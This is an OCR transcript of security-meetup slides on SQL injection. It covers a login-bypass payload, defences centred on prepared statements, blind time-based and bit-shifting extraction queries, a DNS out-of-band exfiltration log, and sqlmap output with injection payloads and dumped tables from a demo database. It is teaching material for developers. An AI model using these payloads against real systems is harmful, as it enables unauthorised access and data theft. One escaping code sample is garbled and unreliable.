CLICK HERE.exe

sourcetoad

SQL Injections

Security Meetup

sourcetoad

Month 1 of 12 (January)

- This month: **SQL Injections**
- Next month: **XSS / CSRF**
- Meetup Group for times/dates

Plan of Attack

- History of SQL
- Basic Injections
- Protections
- Advanced Injections
- Tips and Fun

Who are you?

- **Connor Tumbleson**
- Sourcetoad Engineer
- Apktool - RE Tool
- @iBotPeaches

sourcetoad

1970: SEQUEL is born

- IBM introduced.
- Invented — all data is related.
- Went public a few years later.
- The language was known as **SQL**
- **S**tructured **Q**uery **L**anguage


SQL: Syntax

- **Clauses** - actions
- **Expressions** - scalars / arrays
- **Predicates** - conditions
- **Queries** - retrieve by condition
- **Statements** - modifying by condition

With a 1999 Database

```
mysql> select * from users;
+----+----------+----------------------+
| id | username | password             |
+----+----------+----------------------+
|  1 | admin    | asdfhjl4khtakdsfjadsf |
|  2 | user     | connor               |
+----+----------+----------------------+
2 rows in set (0.00 sec)
```

Login Page




Succesful Login

Successfully logged in as: user

A Basic Query

```
SELECT *
FROM users
WHERE username='user'
    AND password='connor'
```

Lets try the “Admin” account



sourcetoad

Lets try the “Admin” account

LOGIN FAILED.

A Basic **Injected** Query

```
SELECT *
FROM users
WHERE username='admin'
    AND password='' OR '1'='1' #'
```

A Basic **Injected** Query Explained

- End the existing blob
- Add a logic gate (OR)
- Pass the logic gate
- Comment out rest of query

SELECT * FROM users WHERE username=‘admin’ AND password=‘**’ OR '1'='1' #**’

Succesful Login :)

Successfully logged in as: admin

Too easy right? Well the world updated

- Prepared Statements (preferred)
- Stored Procedures (ew)
- Whitelist (not feasible)
- Escaping (cat n mouse)

SQL Protections: Escaping

- What do you escape?

```
//step 3: random bad vars?
$val = str_replace(ar  y("\r\n", "      "\r"), "\n", $val);
$val = str_replace(      "&amp;"
$val = str_replace(      "&#      ;--", $val);
$val = str_replace("-      , $val);
$val = str_ireplace("<      &#60;script", $val);
$val = str_replace(">"      $val);
$val = str_replace("<      val);
$val = str_replace(      val);
$val = str_repla      "<b      al);
$val = str_repla      "&#03      val);
$val = str_replac      , "&#33;", $val);
$val = str_replace("'", "&#39;", $val);
```

sourcetoad

SQL Protections: Danger of Escaping

- Unicode
- Implicit

Conversion


Unicode Character 'APOSTROPHE' (U+0027)

Browser Test Page
Outline (as SVG file)
Fonts that support U+0027

Unicode Character 'MODIFIER LETTER APOSTROPHE' (U+02BC)

Browser Test Page
Outline (as SVG file)
Fonts that support U+02BC

Escaping - XKCD



Credit to XKCD

SQL Protections: Whitelists

- Not feasible
- Ordering
- Filtering
- Searching (😕)

```
public String someMethod(boolean sortOrder) {

 String SQLquery = "some SQL ... order by Salary " + (sortOrder ? "ASC" : "DESC");`

 ...
```

SQL Protections: Stored Procedures

- Moves logic into DB
- If done right, could work
- Dynamic generation could be bad
- Opinion: Dislike them

SQL Protections: Prepared Statements

- The only 100% solution.
- Period.
- Effectively splits data from logic.
- Laravel does this (behind scenes)

```
SELECT * FROM users WHERE username=? AND password=?
```

SQL Protections: Prepared Statements

- Common method is substitution via ?

```
SELECT * FROM users WHERE username=? AND password=?
```

- Alternatively, :named


```
SELECT * FROM users WHERE username=:username AND password=:password
```

Types of SQL Injections

- In Band
  - Classic
    - Error / Union
  - Blind
    - Boolean / Time
- Out of Band

SQL: In Band - Classic Error

- Information Extraction
- Learn database structure




SQL: In Band - Union

- Imagine a table of items.
- Injection of adding data (union)
- Pivot to system tables (easy to identify)

SQL: Blind - Boolean

- A method to answer T/F questions
- Does the page change based on query?
- Helpful when nothing outputting.




SQL: Blind - Timing

- Much like Boolean, but time oriented.
- SLEEP(1)
- Can issue T/F statement
- Wait for return

SQL: Out of Band

- Strange
- Different medium return from request.
- Exfiltration via HTTP/DNS/Email



#	Time	Type	Payload	Comment
1	2019-Aug-09 20:22:59 UTC	DNS	n5tgzhrf768l71uaacqu0hqlocu2ir	
2	2019-Aug-09 20:22:37 UTC	DNS	n5tgzhrf768l71uaacqu0hqlocu2ir	
3	2019-Aug-09 20:23:20 UTC	DNS	n5tgzhrf768l71uaacqu0hqlocu2ir	
4	2019-Aug-09 20:23:41 UTC	DNS	n5tgzhrf768l71uaacqu0hqlocu2ir	
5	2019-Aug-09 20:24:03 UTC	DNS	n5tgzhrf768l71uaacqu0hqlocu2ir	

Description | DNS query

The Collaborator server received a DNS lookup of type A for the domain name
10.3.16-MariaDB.admin.5f4dcc3b5aa765d61d8327deb882cf99.n5tgzhrf768l71uaacqu0hqlocu2ir.burpcollaborator.net

(1) (2) (3)

The lookup was received from IP address 74.125.190.153 at 2019-Aug-09 20:22:37 UTC.

sourcetoad

WAF: Web Application Firewall

- Popular: ModSecurity
- Rules to prevent SQL injection
- Not perfect
- Works off regular expressions.

sourcetoad

Advanced Time

Advanced Technique: Bitwise Operations

- Enumeration of a,b,c,d,e,f etc
  - a = true/false
  - b = true/false
- Enumeration via bit-shifting 00000000
  - 0 = true/false
  - 01 = true/false

Example Time.

- Lets assume we found a "*settings*" table
- Blind injection, so need to enumerate
- (but lets cheat first)


```
mysql> select * from settings;
+---------------+-------+
| key           | value |
+---------------+-------+
| salt          | cat   |
| price_monthly | 9.99  |
| price_yearly  | 79.99 |
+---------------+-------+
3 rows in set (0.00 sec)
```

First. We need length

```
mysql> SELECT LENGTH(`value`) AS `length` FROM `settings` WHERE `key`='salt' HAVING length=1 && SLEEP(2);
Empty set (0.01 sec)

mysql> SELECT LENGTH(`value`) AS `length` FROM `settings` WHERE `key`='salt' HAVING length=2 && SLEEP(2);
Empty set (0.01 sec)

mysql> SELECT LENGTH(`value`) AS `length` FROM `settings` WHERE `key`='salt' HAVING length=3 && SLEEP(2);
Empty set (2.01 sec)

mysql> SELECT LENGTH(`value`) AS `length` FROM `settings` WHERE `key`='salt' HAVING length=4 && SLEEP(2);
Empty set (0.00 sec)
```

So now what?

- We know a length 3 string.
- We are assuming alphanumeric
- Lets try brute forcing two ways.
  - Alphabet scan
  - Bit shifting



Alphabet Scan - First Letter

- Request 1 - “a” - Fail
- Request 2 - “b” - Fail
- **Request 3 - “c” – Pass :)**
- 3 Requests - “c??”

Alphabet Scan - Second Letter

- **Request 1 - “a” - Pass :)**
- Too Easy
- 4 Requests - “ca?”

Alphabet Scan - Third Letter

- Request 1 - “a” - Fail
- Request 2 - “b” - Fail
- Request … - “Fail”
- **Request 20 – “t” – Pass :)**
- 24 Requests - “cat” :)

Recap: Alphabet Scan

- Via true/false questions.
- We learned “salt” was “cat”
- It took 26 queries to database
  - (once we started counting)

Bitwise Scan - Intro

- We need to know binary.
- So what is `cat` (ASCII)?
  - `c = 99  (01100011)`
  - `a = 65  (01100001)`
  - `t = 116 (01110100)`

Bit-Shifting - Introduction

- Shifting “***???***” 7 bits
- Remember 0 is an index
- We know `0???????`

```
mysql> select ascii(substr((SELECT `value` FROM settings WHERE `key`='salt'), 1, 1)) >> 7;
+-----------------------------------------------------------------------+
| ascii(substr((SELECT `value` FROM settings WHERE `key`='salt'), 1, 1)) >> 7 |
+-----------------------------------------------------------------------+
|                                                                     0 |
+-----------------------------------------------------------------------+
```

Bit-Shifting - Next bit

- Shifting “***???***” 6 bits
- We know `01??????`
- So previous + current = now
- So 0 + (1 or 0) = 1 or 0

```
mysql> select ascii(substr((SELECT `value` FROM settings WHERE `key`='salt'), 1, 1)) >> 6;
+-----------------------------------------------------------------------+
| ascii(substr((SELECT `value` FROM settings WHERE `key`='salt'), 1, 1)) >> 6 |
+-----------------------------------------------------------------------+
|                                                                     1 |
+-----------------------------------------------------------------------+
```

Bit-Shifting - Next bit

- Shifting “***???***” 5 bits
- We know `011?????`
- So previous + current = now
- So 1 + (2 or 3) = 3 or 4

```
mysql> mysql> select ascii(substr((SELECT `value` FROM settings WHERE `key`='salt'), 1, 1)) >> 5;
+-----------------------------------------------------------------------+
| ascii(substr((SELECT `value` FROM settings WHERE `key`='salt'), 1, 1)) >> 5 |
+-----------------------------------------------------------------------+
|                                                                     3 |
+-----------------------------------------------------------------------+
```

Bit-Shifting - Skip a few steps

- Shifting all bit locations of first character
- We know 01100011
- We learned “c”.
- Took 8 requests.

Bit-Shifting - Rinse and Repeat

- We learned “a” - 01100001
- We learned “t” - 01110100


```
mysql> SELECT b'01100011', b'01100001', b'01110100';
+---------------+---------------+---------------+
| b'01100011' | b'01100001' | b'01110100' |
+---------------+---------------+---------------+
| c             | a             | t             |
+---------------+---------------+---------------+
```

Recap: Bit-Shifting Scan

- Via true/false questions.
- We learned “salt” was “cat”
- It took 24 queries to database
  - (once we started counting)
- So it was quicker.

Advanced Technique: Mega Payloads

- If injection working.
- Construct query that compounds.
- Run out the memory.



Advanced Technique: 2nd Generation

- Instead of injection.
- Use UGC to insert an injection
- Database might react on that
- Tough to use unless common product
  - Forum software, out of box, etc

Funny Injections & Tools

User Generated Injection

- Wait till the scanners read this.

Creative Thinking

- Can’t get a bill if you have no plate.

Creative Thinking - Backfired

- $12,049 in fines.

WIRED

How a 'NULL' License Plate Landed One Hacker in Ticket Hell


That setup also has a brutal punch line—one that left Tartaro at one point facing $12,049 of traffic fines wrongly sent his way. He's still not sure if he'll be able to renew his auto registration this year without paying someone else's tickets. And thanks to the Kafkaesque loop he's caught in, it's not clear if the citations will ever stop coming.

bit.ly/2SWLbRU

Tool: sqlmap

- Automate everything we discussed.

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
```




```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 10:44:53 /2019-04-30/

[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```

sqlmap

- Run it against our first example

```
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=ABlm' AND (SELECT 4030 FROM (SELECT(SLEEP(5)))dadE) AND 'nTik'='nTik&password=

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: username=ABlm' UNION ALL SELECT NULL,CONCAT(0x7162767871,0x6b6c776957054575a4c427768617
rd=
---
back-end DBMS: MySQL >= 5.0.12
banner: '10.3.20-MariaDB-1'
current user: 'root@localhost'
current database: 'security'
hostname: 'foundation'
```

sqlmap

- Enumeration of data quickly.

```
Database: security
Table: settings
[3 entries]
+---------------+---------+
| key           | value   |
+---------------+---------+
| price_monthly | 9.99    |
| price_yearly  | 79.99   |
| salt          | cat     |
+---------------+---------+

Database: security
Table: users
[2 entries]
+----+----------------------+----------+
| id | password             | username |
+----+----------------------+----------+
| 1  | asdfhjl4khtakdsfjadsf | admin    |
| 2  | connor               | user     |
+----+----------------------+----------+
```

Concluding

- We learned a bit about SQL
- We learned injection types
- We explored some complex injections
- We had some fun

Thanks!

connortumbleson.com

@iBotPeaches

sourcetoad